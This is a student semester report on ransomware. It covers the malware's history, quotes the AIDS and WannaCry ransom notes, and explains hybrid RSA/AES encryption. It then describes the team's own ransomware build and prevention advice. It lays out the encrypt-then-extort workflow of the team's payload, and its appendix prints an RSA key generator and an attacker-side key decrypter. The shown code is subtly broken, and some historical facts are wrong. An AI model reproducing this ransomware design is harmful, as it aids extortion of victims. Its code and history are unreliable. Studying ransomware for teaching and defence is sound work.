Final_Version.pdf

by

Submission date: 05-Jun-2020 08:39PM (UTC+0500)

Submission ID: 1338431849

File name: Final_Version.pdf (676.9K)

Word count: 3960

Character count: 20296

Semester Project

Ransomware

Submitted to: Dr Asim

Group Members:

Arqam Saeed	i160208-B
Maaz Muhammad	i160011-B
Talha Asif	i170060-B


TABLE OF CONTENTS

Introduction:

Ransomware is defined as a type of extortion malware that encrypts the data and forces the user to pay a ransom or otherwise make that data public or deny access to it indefinitely. While most of these malware are not labeled as malicious and a person with an adequate knowledge may be able to reverse the damage. But there exist some variants, some of which employ advance techniques of crypto-virology and as such are difficult to fend off even by modern forensic experts and the damage caused by such kinds of types of ransom ware may be proportionate to millions of dollars. In a properly executed Ransomware, after encrypting the files of the victim's system, it demands some form of payment, which after the successful transfer will make the attacker to give victim a "decryption" key. Along with this, it is to be noted that, without a proper key to decrypt, it is mathematically intractable problem (a solution that may be proven in theory but in practical uses too many resources to accomplish thus rendered next to impossible), and usage of crypto currency methods such as bitcoin or etherium makes the ransom transfer difficult to trace. The motivation behind the attack may not necessary mean financial gain, it may be just empty extortion or getting information or a prank. However it in attacker's best interest to comply with the demand and send the security key to the victim once he receives what he wants otherwise the victims will stop sending payments when they realize that it serves no purpose.

Background and Variations:

The history of Ransomware dates back to 1970's when first known attack was commenced by Trojan known as "AIDS" that uses to hide the files and encrypts only their names. However this extortion malware had so many design flaws that user can easily extract key from the code of Trojan. The idea of using public key cryptography spawned from the vulnerabilities in the "AIDS" that relies only on symmetry cryptography alone. Hence the Ransomware that were developed in later era (after 1996) were based on public key cryptography. A foremost example was that of crypto virus for Macintosh that used RSA crypto, which means the payload file only contained encryption key and attacker keeps the corresponding private key. Some of the more prominent examples that became viral came after 2005, of which the most famous are "Pgpcoder" which encrypts the file and drops a text file in every directory with instructions for victim what to do. It has two parts, one ensure that the trojan runs each time the system boots and the second part monitor the activities of the malware, for instance how many files infected and what are their extensions. And in June 2008, another variant of same malware dubbed "Gpcode.ak" was detected which employed 1024 bit RSA key, something large enough that was considered unfeasible to be broken by computational power at that time.



```
Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                          Press ENTER to continue
```

Message for victim (AIDS Ransomware)

Recent Examples:

Crypto locker:

With the advent of crypto-currency such as Bitcoin and ethereum, the ransom wares once again became viral and spreading across the globe. Another famous example that came in around 2012 was "crypto locker" which demanded bitcoin currency as ransom for first time. Soon after that many other came, working under same logic used by crypto locker.


Microsoft has identified that developers are prone towards PowerShell scripting rather than windows script files (WSF) and this has caused automated spread of infections rather than traditional user downloading of WSF file, all of this is because of Power Shell, which is involved in 40% of security endpoint incidents.

Some variants of Ransomware have been known to use Tor services which makes the security experts hard to catch the criminals. Moreover the vendors at dark web have been known to provide their malware technology as "software as service".

WannaCry:

The most prominent Ransomware attack that has been occurred over past few years is "WannaCry" (2017) which used the "eternal blue" exploit to hack its way through the system and start encrypting the files. This kind of malware gave user 7 days for bitcoin transfer or otherwise the encrypted files will be deleted. Though the attack was halted by efforts of Microsoft and other Security firms which released emergency patches to resolve this, much of damage was caused that amounted to millions of dollars was purely due to fact that most of the users simply didn't apply the patches that were issued or they were using older versions of windows that have crossed end of life span.

Experts have noted that the damage caused by WannaCry could have been much worse had the kill switch which was hidden inside hadn't been found by experts or if this could have been targeted at much more specific sites such as Nuclear plants, dams or railway systems.



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

WannaCry decryption screen

Types of Ransomwares:

Attackers may use several different techniques but some common are as follows:

i) Scareware, this malware poses as some kind of security software. Your system may notify you that malware has been discovered in this system. It will not harm your system in any aspect but may cause pop-ups to come out.


ii) Screen lockers, one of the most dangerous, they will completely take over your system and when you start the system, some kind of logo will be on the wallpaper, like some sort of governmental agency. This is to give an impression that you are under investigation and some kind of illegal software has been detected on your system. They will then redirected you to some sort of website to pay an electronic fee. However a genuine government agency will never do this.

iii) Encrypting Ransomware, this is the one that will be used in our project. It will simply encrypts all the files and will demand a payment.

iv) MBR Ransomware, with this it will encrypt or disturb the boot record, rendering the operating system inaccessible.

Ransomware statistics:

One of the ways that this kind of malware is spreading to such an alarming scale is due to lack of reporting. In according to a survey conducted in 2018, it has been observed that less than one quarter of the infected businesses inform the security services about Ransomware attack as they have little hope of getting their money back. One analysis conducted by safeatlast.co states that in 2019, a business falls to Ransomware attack every 14 seconds, which according to them may shrink to just 11 seconds. One can attribute this due to high usage of iot devices which experience 2600 attacks per month according to Symantec.



Ransomware by the numbers

Threat researchers have detected alarming ransomware trends this year as more campaigns use Microsoft's remote desktop protocol (RDP) to attack enterprises and demand higher ransoms.

118%
The increase in ransomware attacks in Q1 of this year, according to McAfee Labs Threats Report for August.
SOURCE: MCAFEE LABS THREATS REPORT, AUGUST 2019

$41,198
The average ransom payment in Q3 this year increased by 13% from Q2, according to Coveware's Q3 Ransomware Marketplace report.
SOURCE: COVEWARE'S Q3 RANSOMWARE MARKETPLACE REPORT

12.1 days
The average downtime per ransomware attack rose to 12.1 days in Q3 from 9.6 days in Q2, according to Coveware's Q3 Ransomware Marketplace report.
SOURCE: COVEWARE'S Q3 RANSOMWARE MARKETPLACE REPORT

4.7 million
The number of RDP login attempts, recorded by Sophos Labs' honeypots during a one-month span between April and May 2019.
SOURCE: SOPHOS LABS

ILLUSTRATIONS: SORBETTO/GETTY IMAGES

©2019 TECHTARGET. ALL RIGHTS RESERVED TechTarget


How RamsomWare works?

In academic perspective, the idea of crypto viral extortion was first initiated by cryptographic specialists at Columbian university and was inspired by fictional character "face hugger" from movie "Alien". In a properly executed attack, there are 3 rounds of protocol that happen between the attacker and the victim.

i) The attacker will generate a pair of keys and insert the public one in the malware and then the malware is released.

ii) In next phase, the malware will generate random sets of symmetric keys that will encrypt the user's data. The corresponding public key that was placed by the attacker will encrypt the symmetric key. In crypto virology, this is called "hybrid encryption". This creates a small asymmetric and symmetric cipher text of the target data. This zeroes the symmetric cipher text and plaintext data so that it cannot be recovered. There is also a text message telling the user to send the asymmetric key and the electronic money to the attacker at some address.

iii) In the last phase, the attacker will decipher the asymmetric key using the private key generated in phase (i) and will send the symmetric key to the user who will use this to decrypt the data. In this way Ransomware attack is completed.


Pair keys generated, send malware with public key
Encrypting the symmetric keys by public key
When ransom paid, decrypt the symmetric with private key

Since the symmetric key is generated at random, so it a perfect disguise and will not aid even if exposed to other parties. But it is important for attacker not to reveal his private key, as most of Ransomware attack were fended off simply due to extraction of private key from code. In some instances, the attack employs simply modification of the windows shell such as files and folders, and there are times the malware is written to such an extent that it successfully modifies the master boot record, thus rendering the operating system unbootable until the MBR is repaired.

Mode of Transport:

Most of the Ransomware are ferried as trojans. They try to sneak into the system as a legitimate program and then try to lock the system in some fashion. They may come as a malicious attachment via mail (Phishing) or attacker can take advantage of the network vulnerabilities, infects the website with the malicious file.

Why it is so effective:

The creators of the malware aim to spread panic and fear across their victims. With that in mind, they usually spread out messages like "We have detected that your system is infected with virus" or "Potential vulnerability found" and some go as far as to mimic as some sort of security firm or government agency and post messages such as "Your system has been involved in illegal activities such as drug trafficking or child pornography" and then try to extort out money.

Prime targets of the Ransomware:

When it comes to choosing targets, the malware writers take into account which kind of departments will benefit them. Or their goal may comprise just to scare off. Following three (3) groups are susceptible to Ransomware.

i) Those who will pay quickly, these include Banks, Hospital, Utility centers etc., in order to gain control of the system to avoid catastrophe.

ii) Those who retain big businesses, cybercriminals having heavy financial motives tend to target large firms.

iii) Smaller security teams, smaller firms that possess not enough redundancy checks or wide forensic resources are also targeted. "Universities" also fall in this category as they retain large data with little security.

What does it look like to be infected by Ransomware?

There may be an automated message generated at browser or desktop telling you that what you have to do to decrypt the files. Secondly, you will notice that the extension of files will be changed. This is the most approach of Ransomware. These extension may look like .encrypt, .locked, .crypto, .vault etc.

Intractable Problem:

There are some preliminary problems that are considered to be mathematically intractable. This means that their solution might be provable on a piece of paper (theoretically), however, when we compare it with computational power, it may not be possible to implement it. So when experts talk about break a cryptographic algorithm, they rarely take chance of applying all possibilities ("brute-forcing") as most of today's algorithms are too much sophisticated to an extend that the most powerful system will take thousands of years. Also when we simulate the complexity, the graph tends to move upwards which makes almost impossible case. In such scenarios, best option is to look for possible vulnerabilities. These may be coding pattern or flaw in the algorithm that can give access. When we take AES for instance, it came out around 1999, and it is used by agencies to ferry sensitive data and also it is open source, and to this date it is impossible to crack 128 bit encryption.

Our implementation:

Encryption:

In our project, we have created a sample Ransomware and have tested it in sandbox environment. Like the stages as how it works, we also have dissected the implementation, first the attacker will generate 2 sets of keys i-e public key and private key. To do this we have used a famous public key cryptographic algorithm **("RSA")** that is among the best encryption and decryption algorithm. The public key will be sent along with the main payload to the unsuspecting victim. Once the victim execute the main payload, it will first generate a symmetric key. This has been achieved by **AES 128** encryption. Python library **"crypto"** provides decent template for AES standard which is referred to as "fernet". Here it is not necessary to mention how AES works (Substitution bytes, shift columns etc.) which is theoretically tedious knowledge. So this AES key will be used to start encrypting the system files located at specific file path. Once all files located are encrypted, the "RSA" will start encrypting the fernet key (AES), so that it cannot be cracked by any means. After this another function will create a sub process and prompt a message in notepad to the user to tell what has happened and browser will open that will be directed to the "bitcoin" or whatever website deem necessary. Once the victim send the money to the attacker, the attacker will ask the user to send the encrypted AES key (which was encrypted by RSA). The attacker will then decrypt that key using the private key generated at first place, which will become now plaintext key which he will send to victim.

Decryption:

In an instance where victim doesn't know how to do that, another function in the payload is written that will search key at the desktop every 10 seconds. Once it detects the key, it will automatically start decrypting all the files. Now the reason why two different algorithms are used instead of single is that, firstly it is a tradition of the malware writers and secondly, is that asymmetric algorithm require large computation power to encrypt and decrypt, whereas symmetric though crack able are relatively fast.

Padding stuff:

Also it is noted among the trend that the key generated by the RSA still pose a vulnerability in shape that it will always generate same cipher text for same kind of plain text, so if by chance the AES generates two same keys, the probability of which is extremely low, can still aid the security experts in identifying the patterns. For that a modern padding standard "PKCS#1" which adds random generated padding bits combined with the RSA keys. Also the RSA generated key has strength of 2048 bits.

Warning:

Please ensure that if you decide to use it for yourself or test the algorithm in anyway, **MAKE SURE TO CHANGE THE DIRECTORY PATH IN THE "RANSOMWARE.PY" FOLDER ACCORDING TO YOUR NEEDS.**

Prevention & Conclusion:

As such there no firm guidelines that can fully deter or mitigate Ransomware attacks as they are constantly evolving, like any other malware type. Attackers use all sorts of methods to inlay their malicious script into the system. Though, there are some steps that can be taken as to avert or mitigate the threat should the circumstances arise.

i) Use method of least privilege. In this way the access to sensitive sites will be restricted and maybe the whole network will not be affected by it.

ii) Ensure that the system is up to date. Operating System providers and Antivirus creators regularly send patches across the network. One of the prime reason why WannaCry succeed is that high percentage of windows users are still using older versions and those who do have latest, tend not to update regularly. In such rhetoric, it is consider best way to mitigate Ransomware.

iii) While checking emails, never open unsolicited addresses, always look at the referral address.

iv) In Microsoft office, try disable the macros which will avert the remote execution of, if any, hidden code. By default, office has disabled macros.

v) While making backups of data, it is ensured that the critical drives are either completely isolated from network or at least surrounded by honeypots, which will give technicians time to look up for solutions.

Speaking in terms of mathematics, it is just unrealistic to crack out the encryption as it is not only uneconomical but also not feasible to utilize too many resource on something that will yield no fruit.

If you get infected:


However, if by chance your system does get infected, hastily remove the Ethernet cables and disconnect any network adapters to stop the spread of malware. Ensure that the system is fully isolated from the office or campus network. And contact security firms such as Norton, Kaspersky and Quihoo etc. Though in recent times it is generally recommended not to pay the attacker when the data encrypted does not carry significance i-e if you are using home desktop.

Future trends of Ransomwares:

Experts state that in the incoming years, there will be an increased chance of Ransomware attack on utility and infrastructure due to their sensitive nature and also they use outdated technology. Prediction also indicate growing attacks on small companies that run outdated software for security. As the IoT industry grows, small kind of business cannot think of themselves as small and they are also considered significant for attack. The attack vectors of Ransomware are growing while the security tactics remain obsolete. According to one study, it is 3 times more likely that Ransomware spread through smartphone is successful than that of desktop. Another trend that is being widely considered is the trend of copying the code. To famous Ransomware Ryuk and Hermes were considered to be identical and thus thought to be originated from same source. However investigation later revealed that Ryuk was a just modified form of Hermes and was from different source. In the modern era, it is more probable that due to quantum computing innovation, the old classical methods to defend may prove obsolete and thus giving way to more powerful attacks such as Ransomware.


Appendix:

publicAndprivateRSA.py




```
      from Crypto.PublicKey import RSA              #importing RSA algorithm
from Crypto.Cipher import AES,PKCS1_OAEP   #importing AES-
128 and padding for RSA algorithm
import base64

key=RSA.generate(2048)                    #creating an object "key" and 2048 represent
s the RSA's strength
privateKeyVal=key.export_key()              #export_key() is function of RSA that will
 give the private key by default
with open('private.txt','wb') as t:         #writing private file so that it can be used
 by Attacker
    t.write(privateKeyVal)
publicKeyVal=key.publickey().export_key()   #for public key, which  is stored in varia
ble
with open('public.txt','wb') as t:          #writing to public.txt
    t.write(publicKeyVal)
```

attacker_decrypter.py




```
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES,PKCS1_OAEP

with open ('symmetricKey.txt','wb') as t:  #victims sends AES key to attacker
    key=t.read()
    print(key)
privateKey=RSA.import_key(open('private.txt').read())    #attacker reads the key
privateDecrypt=PKCS1_OAEP.new(privateKey)           #making object
decryptedSymKey=privateDecrypt.decrypt(key)  #decryptes the encrypted key using the gi
ven private key
with open('desktop.txt','wb') as t:           #writes on text file that needs to be plac
ed on victim's desktop
    t.write(decryptedSymKey)
print('decrypted key{decryptedSymkey}')
print('decryption is completed!')
```

